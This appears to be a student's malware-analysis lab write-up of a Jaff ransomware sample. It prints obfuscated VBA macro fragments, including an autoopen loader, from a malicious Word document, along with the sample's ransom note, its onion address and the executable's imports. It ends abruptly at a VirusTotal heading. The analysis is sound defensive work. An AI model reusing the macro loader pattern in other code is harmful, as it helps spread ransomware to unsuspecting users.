
3. The `.doc` file might contain macros that download or execute the Jaff ransomware payload.

Analyze the Word Doc


To check for **macros or malicious code** inside the .doc, we can use tools like:

1. `oletools` (especially `olevba`):

This tool extracts and analyzes VBA macros from Office documents.




```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ olevba XKDQK1N.doc
olevba 0.60.2 on Python 3.12.3 - http://decalage.info/python/oletools
===============================================================================
FILE: XKDQK1N.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: XKDQK1N.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Sub autoopen()
logout_Fish = 0
shutgard "logout_Fish"
End Sub



Sub Document_Open()

End Sub









-------------------------------------------------------------------------------
VBA MACRO LocalBrowser.frm
in file: XKDQK1N.doc - OLE stream: 'Macros/VBA/LocalBrowser'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Locl.cls
in file: XKDQK1N.doc - OLE stream: 'Macros/VBA/Locl'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Public Function setAsMainTarget() As String

tt = ThisDocument.BuiltInDocumentProperties("Content status").Value
MotoGP = Split(tt, "Abcdef")
privateProbeName = MotoGP(Quubo * 3)
privateProbe

setAsMainTarget = ""
```



```
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
None
+----------+--------------------+----------------------------------------+
|Type      |Keyword             |Description                             |
+----------+--------------------+----------------------------------------+
|AutoExec  |autoopen            |Runs when the Word document is opened   |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                  |
|AutoExec  |SaveDataCSVToolStrip|Runs when the file is opened and ActiveX     |
|          |MenuItem_Click      |objects trigger events                  |
|Suspicious|Environment         |May read system environment variables   |
|Suspicious|Open                |May open a file                         |
|Suspicious|Write               |May write to a file (if combined with Open)  |
|Suspicious|Put                 |May write to a file (if combined with Open)  |
|Suspicious|Binary              |May read or write a binary file (if combined |
|          |                    |with Open)                              |
|Suspicious|Command             |May run PowerShell commands             |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|CreateObject        |May create an OLE object                |
|Suspicious|GetObject           |May get an OLE object with a running instance|
|Suspicious|Windows             |May enumerate application windows (if   |
|          |                    |combined with Shell.Application object) |
|Suspicious|User-Agent          |May download files from the Internet    |
|Suspicious|CallByName          |May attempt to obfuscate malicious function  |
|          |                    |calls                                   |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                |
|IOC       |objMember.Class     |Executable file name                    |
|IOC       |rundll32.exe        |Executable file name                    |
```

```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ oleid XKDQK1N.doc
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: XKDQK1N.doc
WARNING  For now, VBA stomping cannot be detected for files in memory
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1252: ANSI Latin 1; |info      |Code page used for
                    |Western European    |          |properties
                    |(Windows)           |          |
--------------------+--------------------+----------+--------------------------
Author              |1                   |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```



`Triggers automatically` `when the document is opened (AutoOpen, Document_Open).`


- **Extracts and/or creates an OLE object** — likely the embedded file.
- **Uses obfuscation** (Base64, hex, `CallByName`) to hide real commands.
- **Spawns `rundll32.exe`** — a well-known LOLBin (Living Off the Land Binary) often used by malware to run payloads.
- **May download** additional components or connect to a C2 server via HTTP.

`mraptor` Results Breakdown

Indicator	Meaning
Result: `SUSPICIOUS`	Strong evidence of malware activity
Flags: `AWX`	🔹 `A` = **AutoExec** macro (runs on open) 🔹 `W` = **Writes** to disk or registry 🔹 `X` = **Executes** commands or files
Type: `OLE:`	Confirms it's an OLE (classic Word `.doc`) file
File: `XKDQK1N.doc`	Malicious Word document from the PDF

> Exit Code: 20 → indicates high-risk behavior (based on `mraptor` scoring).

When we opened the doc files , we got macros warning...



I


Now we are analyzing .exe file , which is the main file that automatically executes and we confirm that **ransom note** and confirmation that bruhadson8.exe is a **Windows 32-bit PE (GUI)** binary.


```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd Jaff-ransomware-files/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ ls
 bruhadson8.exe  'README TO SAVE YOUR FILES.bmp'  'README TO SAVE YOUR FILES.html'  'README TO SAVE YOUR FILES.txt'
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ strings bruhadson8.exe | less
file bruhadson8.exe
md5sum bruhadson8.exe

[3]+  Stopped                 strings bruhadson8.exe | less
bruhadson8.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 6 sections
04a20327fc3a5d98c41e0096452bf9e6  bruhadson8.exe
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ cat 'README TO SAVE YOUR FILES.txt'
////////////////////////////////////////////////////////////////////////////////
Files are encrypted!
To decrypt flies you need to obtain the private
key.

The only copy of the private key, which will allow you to decrypt your
files, is located on a secret server
in the Internet.

1.
You must install Tor Browser:
https://www.torproject.org/download/download-easy.html.en

2.
After instalation, run the Tor Browser and enter address:
http://rktazuzi7hbln7sy.onion/

Follow the instruction on the website.

Your decrypt ID: 0123456789

////////////////////////////////////////////////////////////////////////////////(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-r
ansomware-files$ file bruhadson8.exe
bruhadson8.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 6 sections
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ md5sum bruhadson8.exe
04a20327fc3a5d98c41e0096452bf9e6  bruhadson8.exe
```

Key indicators:

- **Tor site:** `rktazuzi7hbln7sy.onion` – common for ransomware (anonymous payment & instructions).
- **Decrypt ID:** Just a placeholder in this sample (`0123456789`), but unique per victim in live infections.
- **Private key control:** Classic asymmetric encryption model, making decryption without payment infeasible unless the C2 server or keys are recovered.

```
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ nano analyze_pe.py
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ python3 analyze_pe.py
== Imports ==

KERNEL32.dll
  0x17614080 LCMapStringW
  0x17614084 LoadLibraryW
  0x17614088 CreateFileA
  0x1761408c OutputDebugStringW
  0x17614090 GetModuleHandleW
  0x17614094 TlsFree
  0x17614098 TlsSetValue
  0x1761409c TlsGetValue
  0x176140a0 TlsAlloc
  0x176140a4 IsValidCodePage
  0x176140a8 GetACP
  0x176140ac GetOEMCP
  0x176140b0 GetCPInfo
  0x176140b4 HeapReAlloc
  0x176140b8 GetStringTypeW
  0x176140bc FlushFileBuffers
  0x176140c0 GetConsoleCP
  0x176140c4 GetConsoleMode
  0x176140c8 SetFilePointerEx
  0x176140cc SetStdHandle
  0x176140d0 WriteConsoleW
  0x176140d4 SetConsoleTitleA
  0x176140d8 GetConsoleWindow
  0x176140dc GetConsoleTitleA
  0x176140e0 GetCurrentDirectoryA
  0x176140e4 SetCurrentDirectoryA
  0x176140e8 GetModuleHandleA
  0x176140ec GetLogicalDriveStringsW
  0x176140f0 GetTickCount
  0x176140f4 CloseHandle
  0x176140f8 GetFileType
  0x176140fc Sleep
  0x17614100 SetLastError
  0x17614104 GetLastError
  0x17614108 GetCurrentProcessId
  0x1761410c GetProcessWorkingSetSize
  0x17614110 HeapAlloc
  0x17614114 TerminateProcess
```





`Observations & Inferences :`

`From KERNEL32.dll:`

- `CreateFileA/W`, `SetFilePointerEx`, `WriteFile`, `FlushFileBuffers`, `CloseHandle` → **File manipulation** – likely used for **encrypting victims' files**.
- `HeapAlloc`, `HeapFree`, `VirtualQuery`, `TerminateProcess` → Memory operations, possibly for obfuscation or resource cleanup.
- `GetTickCount`, `Sleep`, `GetCurrentProcessId`, `IsDebuggerPresent` → **Anti-debugging** or **sandbox evasion** tactics.

From `ADVAPI32.dll`:

- `LookupAccountNameA`, `GetFileSecurityA`, `SetFileSecurityA`, `AddAccessAllowedAce` → Involvement with **security descriptors and permissions** – ransomware often modifies file permissions.

From `USER32.dll`:

- `TrackPopupMenuEx`, `InsertMenuA`, `GetDlgItem` → May indicate **GUI component** or **fake user interactions** (decoy windows?).

From `OPENGL32.dll`:

- `glViewport`, `glMatrixMode` → Super weird to see OpenGL in ransomware. May be:

- Leftover from reused code,
- Used for fancy GUI (unlikely),
- A stub for detection evasion?

From `NTDSAPI.dll`:

- `DsReplicaModifyA`, `DsUnquoteRdnValueW` → Possibly targeting **Active Directory** or querying **domain metadata** – not super common in regular ransomware, but suggests it may be network-aware.

`Inference`


The presence of:

- File system APIs,
- Security/ACL manipulation,
- Anti-debugging indicators,
- Potential AD-related functions

...all strongly align with **ransomware behavior**.

`file entropy` `(for encryption/compression) :`

`binwalk -E bruhadson8.exe`



`Observations:`

1. High Entropy Regions

- Between `0x400` (~1 KB) and `0x2D000` (~184 KB) the entropy is **very high** (around `0.96+`).
- High entropy usually indicates **compression, encryption, or packing** — typical for embedded payloads or encrypted ransomware logic.

2. Clear Entropy Drop-Offs


- Notable **falling edges** at:
  - `0x0`
  - `0x11800` (72 KB)
  - `0x2D000` (184 KB)
- These boundaries might define **sections or segments** of the executable — often separating unpacked code from packed/encrypted payloads.

`This .exe is almost certainly` **`packed or contains embedded encrypted sections`**`.`


- It’s likely:
- a **dropper** or **stub** that extracts or decrypts a ransomware payload at runtime.
- hiding **C2 configuration** or **ransom logic** in the high-entropy area.

`VirusTotal Scores :`

